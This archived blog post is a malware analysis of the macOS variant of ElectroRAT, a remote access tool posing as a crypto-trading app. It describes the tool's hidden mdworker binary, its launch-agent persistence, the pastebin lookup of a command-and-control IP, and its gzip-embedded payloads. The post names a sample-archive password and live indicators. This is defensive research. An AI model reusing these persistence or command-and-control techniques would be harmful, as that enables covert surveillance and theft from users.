

Discharging ElectroRAT

Archived: 2026-04-05 23:22:20 UTC



Discharging ElectroRAT

Analyzing the first (macOS) malware of 2021.

by: Patrick Wardle / January 5, 2021

Our research, tools, and writing, are supported by the "Friends of Objective-See" such as:



  Want to play along?

I've added the [samples](#) (ElectroRAT) to our malware collection (password: infect3d)

...please don't infect yourself!

Background

Not one week into 2021, and we've got the first new malware affecting macOS: **ElectroRat** !

ElectroRAT is a cross-platform RAT, uncovered by [Intezer](#):

"we discovered a wide-ranging operation targeting cryptocurrency users, estimated to have initiated in January 2020. This extensive operation is composed of a full-fledged marketing campaign, custom cryptocurrency-related applications and a new Remote Access Tool (RAT) written from scratch."

[its main goal appears to] ...steal personal information from cryptocurrency users

" -Intezer

In terms of it's infection vector, Intezer noted:


"These [malicious] applications were promoted in cryptocurrency and blockchain-related forums such as bitcointalk and SteemCoinPan. The promotional posts, published by fake users, tempted readers to browse the applications' web pages, where they could download the application without knowing they were actually installing malware." -Intezer

As the [Intezer](#) report predominantly focused on the Windows variant of the malware, let's build upon their researcher, diving deeper into the macOS variant (`OSX.ElectroRAT`).

Triage

The [Intezer](#) shared an the hash of a disk image (.dmg) containing the macOS variant of `ElectoRAT` .

With a SHA-1 of `2795ca35847cecb543f713b773d87c089a6a38ba` , we can grab this from [VirusTotal](#) ...noting its name (`eTrader-0.1.0_mchos.dmg`) and the fact that detections aren't that good (yet):




The screenshot shows a VirusTotal scan interface. On the left, there is a circular progress indicator with a green ring and the number '0' in the center, with '/ 59' below it. Below the ring is a 'Community Score' section with a red line and a question mark icon. On the right, a grey box contains a green checkmark and the text 'No engines detected this file'. Below this, the SHA-1 hash is displayed: '5c884be3635eb55ce02e141d6fb07f760b6dbcace54f2217c69f287292ce59f6'. To the right of the hash, the file size '97.14 MB' and the label 'Size' are shown. The filename 'eTrader-0.1.0_mchos.dmg' and its extension 'dmG' are listed at the bottom.

`eTrader-0.1.0_mchos.dmg`

Once we download the disk image (`eTrader-0.1.0_mchos.dmg`), we can mount it via the `hdiutil` command:

```
% hdiutil attach ElectroRat/eTrader-0.1.0_mchos.dmg
expected CRC32 $6C68ADDC
/dev/disk2          GUID_partition_scheme
/dev/disk2s1       Apple_HFS                /Volumes/eTrader 0.1.0
```

It mounts to `/Volumes/eTrader 0.1.0` , and contains a single application, `eTrader.app` :




eTrader-0.1.0_mchos.dmg ...mounted

Via [WhatsYourSign](#) , we can see this application is not notarized nor signed ...meaning it won't (easily) run on recent versions of macOS:



eTrader.app ...unsigned

Often triaging an application, I manually poke around via the terminal. However, a new (free!) app named [Apparency](#) (from the developers of [Suspicious Package](#)), offers a way to statically explore applications via the UI:



eTrader.app, in Apparency

On the right-hand side of the [Apparency](#) window, we see various information about the application, such as the identifier (`app.com.trader`) and a (fake) copyright notice (`(c) 2020 John Doe`).

Let's take a peak at the applications `Info.plist` :

```
$ defaults read /Volumes/eTrader\ 0.1.0/eTrader.app/Contents/Info.plist
{
    AsarIntegrity = "{\"checksums\":{\"app.asar\":\"kpsG1Z5PL...6vpzzhTLQ==\"}}";
    BuildMachineOSBuild = 17D102;
    CFBundleDisplayName = eTrader;
    CFBundleExecutable = eTrader;
    CFBundleIdentifier = "app.com.trader";
    ...
    DTSDKBuild = "10.13";
    DTSDKName = "macosx10.13";
    DTXcode = 0941;
    DTXcodeBuild = 9F2000;
    ...
    NSCameraUsageDescription = "This app needs access to the camera";
    NSHighResolutionCapable = 1;
    NSHumanReadableCopyright = "Copyright \U00a9 2020 John Doe";
    NSMainNibFile = MainMenu;
    NSMicrophoneUsageDescription = "This app needs access to the microphone";
}
```

```
NSPrincipalClass = AtomApplication;  
...  
}
```

The presence of the `AsarIntegrity` key/value pair indicate its built via Electron.


Electron is, “a framework for creating native applications with web technologies like JavaScript, HTML, and CSS.”

To learn more about Electron, head over to:

[ElectronJS.org](https://electronjs.org).

Other key/value pairs of interest include `NSCameraUsageDescription` and `NSMicrophoneUsageDescription` which indicate the application may request permission to access camera and microphone.

If we examine the application bundle in Finder, we notice a non-standard folder, `Contents/Utils` which contains a single file: `mdworker` :



Contents/Utils

Via the `file` command, we can ascertain that `mdworker` a standard 64-bit Mach-O executable:

```
$ file /Volumes/eTrader\ 0.1.0/eTrader.app/Contents/Utils/mdworker  
/Volumes/eTrader 0.1.0/eTrader.app/Contents/Utils/mdworker: Mach-O 64-bit executable x86_64
```


...as we'll see, this appears to be core (malicious) component of `OSX.ElectroRAT`

Analysis

Let's pop into a virtual machine and run the malware (`eTrader.app`). But first, let's install some free, open-source dynamic analysis tools, including:

- [ProcessMonitor](#)
Our user-mode ([open-source](#)) utility that monitors process creations and terminations, providing detailed information about such events.
- [FileMonitor](#)
Our user-mode ([open-source](#)) utility monitors file events (such as creation, modifications, and deletions) providing detailed information about such events.
- [Netiquette](#)
Our ([open-source](#)) network monitor.

When launched (in a VM), `eTrader.app` shows an innocuous looking sign-in window:



eTrader.app UI

...but in the background, our passive dynamic analysis tools readily detect malicious behavior.

First off (via the ProcessMonitor), we see that the application (who's pid is `1350`) executes the `Utils/mdworker` binary (via `bash`):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    ...
    "uid" : 501,
    "arguments" : [
      "/bin/sh",
      "-c",
      "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker"
    ],
    "ppid" : 1350,

    "architecture" : "Intel",
    "path" : "/bin/sh",

    "name" : "sh",
    "pid" : 1355
  }
}
```

Once off and running, our FileMonitor captures the `Utils/mdworker` copying itself to `~/mdworker` :

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty

{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" : "/Users/user/.mdworker",
    "process" : {

      "uid" : 501,
      "arguments" : [
        "/bin/sh",
        "-c",
        "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker"
      ],
      "ppid" : 1350,

      "architecture" : "Intel",
      "path" : "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker",
      "name" : "mdworker",
      "pid" : 1351
    }
  }
}
```

```
}  
}
```

The `mdworker` binary then creates a launch agent plist, `~/Library/LaunchAgents/mdworker.plist` :

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty  
  
{  
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",  
  "file" : {  
    "destination" : "/Users/user/Library/LaunchAgents/mdworker.plist",  
    "process" : {  
  
      "uid" : 501,  
      "arguments" : [  
        "/bin/sh",  
        "-c",  
        "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker"  
      ],  
      "ppid" : 1350,  
  
      "architecture" : "Intel",  
      "path" : "/Users/user/Desktop/eTrader.app/Contents/Utils/mdworker",  
      "name" : "mdworker",  
      "pid" : 1351  
    }  
  }  
}
```

As expected, the launch agent plist (`mdworker.plist`) references the `.mdworker` binary:


```
% cat ~/Library/LaunchAgents/mdworker.plist
```

```
Label  
mdworker  
ProgramArguments  
  
  /Users/user/.mdworker  
  
RunAtLoad
```


Also, worth noting, as the `RunAtLoad` is set to `true` the OS will automatically (re)launch the malware each time the user (re)logs in.

Now that `OSX.ElectroRAT` has persisted, what does it do? In a Twitter thread, [Avigayil](#) (the security researcher at Intezer) notes that the malware, “queries a raw pastebin page to retrieve the C&C IP address”:

Via Wireshark, we can confirm the macOS variant of `ElectroRAT` performs these same actions. First querying pastebin:



...and then once the address of the command and control server (`213.226.100.140`) is retrieved, connects out (with some basic information about infected machine):




Once the malware has checked in with the command and control server, it acts upon any (remote) tasking:

[Avigayil](#) also notes that:

"The attacker uses go-bindata to embed additional binaries within the malware"

In a disassembler, we can search for strings (`_main.static_darwin*`) to uncover what may be (statically) embedded binaries, specific to the macOS (darwin) variant:



Statically embedded binaries(?)

...so, how to extract these embedded binaries? Well thanks to [Avigayil](#), we know they are embedded via [go-bindata](#). This in an open-source project (on Github), that:

"converts any file into manageable Go source code.

...useful for embedding binary data into a Go program. The file data is optionally gzip compressed

" -go-bindata

So, we know the binaries are embedded and (likely) gzip compressed.

Hopping back to the disassembler, let's first find the embedded (gzipped) binary data(s) (...we'll use the embedded webcam capture binary, as an example).

As noted, the malware contains various functions named `main.static_darwin*`, that seem relevant to the embedded binary data. Looking at the `main.static_darwinCam_macos` function (at `0x000000004395bf0`) we find a cross-reference to a variable named `_main._static_darwinCam_macos` (note the `_` in the `_static`) that's passed as an argument to a function named `main.bindataRead`:


```

1_main.static_darwinCam_macos:
2 ...
3 ; argument #3 for method _main.bindataRead
4 0x000000004395c2d  mov  rdx, qword [_main._static_darwinCam_macos]
5 ...
6 0x000000004395c57  call main.bindataRead

```

The `main._static_darwinCam_macos` variable is located at `0x000000004d3f190` ...and contains a pointer `0x000000004800760` `0x000000004d3f190 dq 0x000000004800760`

Heading over to `0x000000004800760` (offset `0x800760` in the file) we find gzip'd data:



Embedded gzipped data

gzip'd data begins with a two byte signature: `0x1F 0x8B`. Following is another byte, indicating the compression method. The most common value for this 3rd byte is `0x08` (DEFLATE).

Hooray, we've found the embedded compressed binary data for the (web)camera binary.

